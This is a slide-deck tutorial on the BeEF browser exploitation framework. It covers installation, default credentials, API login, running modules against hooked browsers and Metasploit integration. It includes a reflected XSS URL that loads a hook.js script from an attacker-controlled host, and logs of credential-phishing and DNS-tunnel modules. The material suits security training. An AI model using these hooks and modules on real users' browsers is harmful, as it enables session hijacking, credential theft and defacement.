Linux-HackFest BEef

Tutorial on Browser Exploitation Framework (BeEF)

Lisa Kachold
lisakachold@it-clowns.com
http://hackfest.it-clowns.com

BeEF

Browser Exploitation Framework

Project: http://beefproject.com/

Wiki: https://github.com/beefproject/beef/wiki

FAQ: https://github.com/beefproject/beef/wiki/FAQ

Blog: http://blog.beefproject.com

YouTube: https://www.youtube.com/user/TheBeefproject

Authors:

Wade Alcorn – creator of BeEF Christian Frichot – lead developer of BeEF Michele Orrù – lead core developer of BeEF

BeEF

Written in Ruby and JavaScript
 https://github.com/beefproject/beef



Installation

Installed by default on Kali

Directions for installing on other types of systems:

- https://github.com/beefproject/beef/wiki/Installation
- http://resources.infosecinstitute.com/beef-part-1/ [see section 2.1]

Update / Upgrade

5KY5Of

apt-get update
apt-get upgrade
gem install bundler

Method: Beef.net.send()

https://github.com/beefproject/beef/blob/master/core/main/client/net.js#L110

https://github.com/beefproject/beef/blob/master/core/main/client/dom.js#L377



Password

- The default user name / password is beef
- To change the user name / password

cd /etc/beef-xss/ vi config.yaml

Credentials to authenticate in BeEF. Used by both the RESTful API and the Admin_UI extension credentials:

user: "beef"

passwd: "beef"

Starting BeEF

cd /usr/share/beef-xss ./beef

You will see ==>

- To stop the BeEF server, press Control+C
- To start the BeEF console, open a browser and type one of the IPs ending in /ui/panel:


http://192.168.15.129:3000/ui/panel

```
Applications Places
                            Wed Mar 25, 9:08 PM
                root@QuietlvKali: /usr/share/beef-xss
File Edit View Search Terminal Help
20:32:321
                 Site: http://beefproject.com
20:32:32]
                 Blog: http://blog.beefproject.com
20:32:32
                 Wiki: https://github.com/beefproject/beef/wiki
             Project Creator:
                                           (@WadeAlcorn)
             BeEF is loading. Wait a few seconds...
20:32:36
             10 extensions enabled.
[20:32:36]
             196 modules enabled.
             3 network interfaces were detected.
             running on network interface: 127.0.0.1
                 Hook URL: http://127.0.0.1:3000/hook.js
20:32:36
                 UI URL: http://127.0.0.1:3000/ui/panel
             running on network interface: 192.168.15.129
                 Hook URL: http://192.168.15.129:3000/hook.js
                 UI URL: http://192.168.15.129:3000/ui/panel
             running on network interface: 192,168,200,131
                 UI URL: http://192.168.200.131:3000/ui/panel
             RESITUL API key: bbb3c4bba8d4b3b8b89e0f1fca8/545b8269d228
20:32:36]
             HTTP Proxy: http://127.0.0.1:6789
20:32:361
             BeEF server started (press control+c to stop)
             [Browser Details] Invalid browser name returned from the h
[20:33:55]
             New Hooked Browser [id:4, ip:192.168.15.129, type:UNKNOWN
```

BeEF user interface



BeEF user interface



BeEF "hooks"

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Main: Display information about the hooked browser after you've run some command modules.

Logs: Displays recent log entries related to this particular hooked browser.

Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

- The command module works against the target and should be invisible to the user
- The command module works against the target, but may be visible to the user.
- The command module is yet to be verified against this target
- The command module does not work against this target

XssRays: The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.

Rider: The Rider tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Rider is recorded in the History panel. Click a history item to view the HTTP headers and HTML source of the HTTP response.

Restful API

https://github.com/beefproject/beef/wiki/BeEF-RESTful-API


From version 0.4.3.3, BeEF exposes a RESTful API allowing scripting BeEF through HTTP/JSON requests.

You can find the necessary token (which changes each time

BeEF is loaded)
by looking for the
Restful API key

```
Applications Places
                            Wed Mar 25, 9:08 PM
                                                                    □ ×
                 root@QuietlyKali: /usr/share/beef-xss
File Edit View Search Terminal Help
                  Site: http://beefproject.com
                 Blog: http://blog.beefproject.com
20:32:321
                 Wiki: https://github.com/beefproject/beef/wiki
              Project Creator:
                                           (@WadeAlcorn)
             BeEF is loading. Wait a few seconds...
20:32:361
             10 extensions enabled.
20:32:36]
             196 modules enabled.
             3 network interfaces were detected.
             running on network interface: 127.0.0.1
                 Hook URL: http://127.0.0.1:3000/hook.js
                 UI URL: http://127.0.0.1:3000/ui/panel
             running on network interface: 192.168.15.129
                 Hook URL: http://192.168.15.129:3000/hook.js
20:32:36]
                 UI URL: http://192.168.15.129:3000/ui/panel
20:32:36]
           +] running on network interface: 192.168.200.131
                 Hook URL: http://192.168.200.131:3000/hook.js
20:32:36]
             RESTful API key: b663c456a8d4b3b8689e0f1fca87545b8269d228
20:32:361
             HIT PIUXY. HLLP.//12/.0.0.1.0/03
             BeEF server started (press control+c to stop)
              [Browser Details] Invalid browser name returned from the h
             New Hooked Browser [id:4, ip:192.168.15.129, type:UNKNOWN-
```

Adding the key



Command Line

If you want to write automated scripts that uses the RESTful API, you can issue a POST request to /api/admin/login using the BeEF credentials you will find in the main config.yaml file, like this curl example:

curl -H "Content-Type: application/json" -X POST -d '{"username":"beefy", "password":"beefy"}' http://127.0.0.1:3000/api/admin/login

```
root@QuietlyKali:~

File Edit View Search Terminal Help

root@QuietlyKali:~# curl -H "Content-Type: application/json" -X POST -d '{"user name":"beefy", "password":"beefy"}' http://127.0.0.1:3000/api/admin/login
```

Result shown below (notice token is returned)

```
root@QuietlyKali: ~


File Edit View Search Terminal Help

root@QuietlyKali:~# curl -H "Content-Type: application/json" -X POST -d '{"user name":"beefy", "password":"beefy"}' http://127.0.0.1:3000/api/admin/login
{"success":true,"token":"82fc70c610934bec1c5792f764a357b3b08d89ea"}root@Quietly
Kali:~#
```

Running a command

- In the Hooked Browser window, click on an online browser
- Then click on the Commands tab
- Choose a folder in the Module Tree pane, i.e., click the folder Debug
- Click an action that has a green traffic light in front of it, i.e., Return Ascii Chars
- In the right-hand pane, click Execute
- Click in the Module Results History pane—the results will take a minute to show up in Command Results

Running a command



BeEF server

```
22:02:23][*] RESTful API key: 82fc70c610934bec1c5792f764a357b3b08d89ea
[22:02:23] * HTTP Proxy: http://127.0.0.1:6789
22:02:23] BeEF server started (press control+c to stop)
[22:44:19][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id
:1. name: 'Detect Virtual Machine'l
[22:44:24] * Hooked browser [id:4. ip:192.168.15.129] has executed instructions from command module [id:

    name: 'Detect Virtual Machine'

[22:44:29] 📉 File [/usr/share/beef-xss/modules/host/hook default browser/bounce to ie configured.pdf] bo
und to url [/report.pdf]
[22:44:29][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id
:2, name: 'Hook Default Browser']
[22:44:34][*] Hooked browser [id:4. ip:192.168.15.129] has executed instructions from command module [id:
2, name:'Hook Default Browser'l
[22:44:54][*] Hooked browser [id:4. ip:192.168.15.129] has been sent instructions from command module [id
:3, name: 'Return Ascii Chars']
[22:44:59][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:
3, name:'Return Ascii Chars']
[23:01:06][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id
:4, name: 'Return Ascii Chars']
[23:01:11][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:
4. name: 'Return Ascii Chars'l
[23:03:01][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id
:5. name: 'Return Image'l
[23:03:06][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:
5, name:'Return Image']
23:20:08][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id:6, name:'Test Returning Results']
[23:20:13][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:6, name:'Test Returning Results']
[23:20:48][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id:7, name:'Detect Software']
23:20:531
             Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:7, name:'Detect Software']
[23:21:08][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id:8, name:'Detect Virtual Machine']
[23:21:13][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:8, name:'Detect Virtual Machine']
[23:22:04][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id:9, name:'Pretty Theft']
[23:22:49][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id:10, name:'DNS Tunnel']
[23:22:54][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:10, name:'DNS Tunnel']
```

Altoromutual.com demo





http://altoromutual.com/search.aspx?txtSearch=%3Cscript%20src=%22http://192.168.15.129:3000/hook.js%22/%3E











ONLINE BANKING LOGIN

PERSONAL

SMALL BUSINESS

PERSONAL

- · Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards


Search Results

No results were found for the guery:


http://altoromutual.com/search.aspx?txtSearch=%3Cscript%20src=%22http://192.168.15.129:3000/hook.js%22/%3E - Oric

```
Edit Format
   <div class="fl" style="width: 99%;">
79
   <h1>Search Results</h1>
   No results were found for the query:<br /><br />
   <span id=" ctl0 ctl0 Content Main lblSearch"><script src="http://192.168.15.129:3000/hook.js"/></span>
   </div>
86
```

Get Page HTML BeEF Module



Replace Content (Deface)



Configuring Metasploit

Configuration files:

/etc/beef-xss/config.yaml /usr/share/beef-xss/extensions/metasploit/config.yaml

Host and callback_host parameters should have the host IP address Change passwords if necessary

https://github.com/beefproject/beef/wiki/Configuration

https://github.com/beefproject/beef/wiki/Metasploit

Configuring Metasploit

Configuration files:

/etc/beef-xss/config.yaml /usr/share/beef-xss/extensions/metasploit/config.yaml

Host and callback_host parameters should have the IP address of your external interface

Change passwords if necessary

https://github.com/beefproject/beef/wiki/Configuration

https://github.com/beefproject/beef/wiki/Metasploit

beef.rc

load msgrpc ServerHost=192.168.15.129 Pass=abc123



Starting Metasploit

service postgresql start

ss -ant ==> what's running

service metasploit start

msfconsole -r /usr/share/beef-xss/beef.rc

==>Maps BeEF to Metasploit

db_status

Starting BeEF with Metasploit

- Start Metasploit first
- Open a new terminal window
 cd /usr/share/beef-xss
 ./beef

to

BeEF not connected Metasploit

```
uietlyKali:~# msfconsole
   Starting the Metasploit Framework
Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
       =[ metasploit v4.11.1-2015032401 [core:4.11.1.pre.2015032401 api:1.0.0]]
  -- --=[ 1431 exploits - 808 auxiliary - 229 post
  -- --=[ 362 payloads - 37 encoders - 8 nops
  -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
 <u>ist</u> > op status
 *] postgresql connected to msf3
isf > load msgrpc ServerHost=192.168.15.129 password=abc123
 *] MSGRPC Service: 192.168.15.129:55552
 *] MSGRPC Username: msf
    MSGRPC Password: 1ZCTziwN
   Successfully toqued plugin, msgrpc
```

BEeF connected to Metasploit

Notice Password

```
[*] Processing beef.rc for ERB directives.
resource (beef.rc) > load msgrpc ServerHost=192.168.15.129 Pass=abc123
[*] MSGRPC Service: 192.168.15.129:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf >
msf > db_status
[*] postgresql connected to msf3
```

Start

DEA

```
vKali:/usr/share/beef-xss# ./beef
              Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[17:34:22]
              Browser Exploitation Framework (BeEF) 0.4.4.9-alpha
[17:34:22][*]
[17:34:22]
                  Twit: @beefproject
[17:34:22]
                  Site: http://beefproject.com
[17:34:22]
                  Blog: http://blog.beefproject.com
[17:34:22]
                  Wiki: https://github.com/beefproject/beef/wiki
[17:34:22]
              Successful connection with Metasploit.
[17:34:22]
[17:34:23]
             Loaded 276 metasploit exploits.
              BeEF is loading. Wait a few seconds...
[17:34:23]
             11 extensions enabled.
[17:34:27]
[17:34:27]
              474 modules enabled.
[17:34:27]
              3 network interfaces were detected.
              running on network interface: 127.0.0.1
[17:34:27][+]
[17:34:27]
                  Hook URL: http://127.0.0.1:3000/hook.js
[17:34:27]
                  UI URL:
                            http://127.0.0.1:3000/ui/panel
              running on network interface: 192.168.15.129
[17:34:27][+]
[17:34:27]
                  Hook URL: http://192.168.15.129:3000/hook.js
[17:34:27]
                  UI URL:
                            http://192.168.15.129:3000/ui/panel
[17:34:27][+]
              running on network interface: 192.168.200.131
[17:34:27]
                  Hook URL: http://192.168.200.131:3000/hook.js
[17:34:27]
                            http://192.168.200.131:3000/ui/panel
                  UI URL:
[17:34:27]
              RESTful API key: c416378eb69fld5cbaae22a24166a80cb6fla224
[17:34:27]
              HTTP Proxy: http://127.0.0.1:6789
              BeEF server started (press control+c to stop)
[17:34:27]
```

XssRays

BeEF's approach results in false-positive free findings for cross-site scripting because BeEF must exploit the XSS to discover the vulnerability.

BeEF Exploits

http://resources.infosecinstitute.com/beef-part-2/

This presentation was sporked in part from http://resources.infosecinstitute.com/

Resources

How to Enable Autorun Modules in BeEF

http://www.subliminalhacking.net/2013/01/03/how-to-autorun-modules-in-beef-browser-exploitation-framework/

https://www.youtube.com/watch?v=qATHn_iKCas

However: not all modules will autorun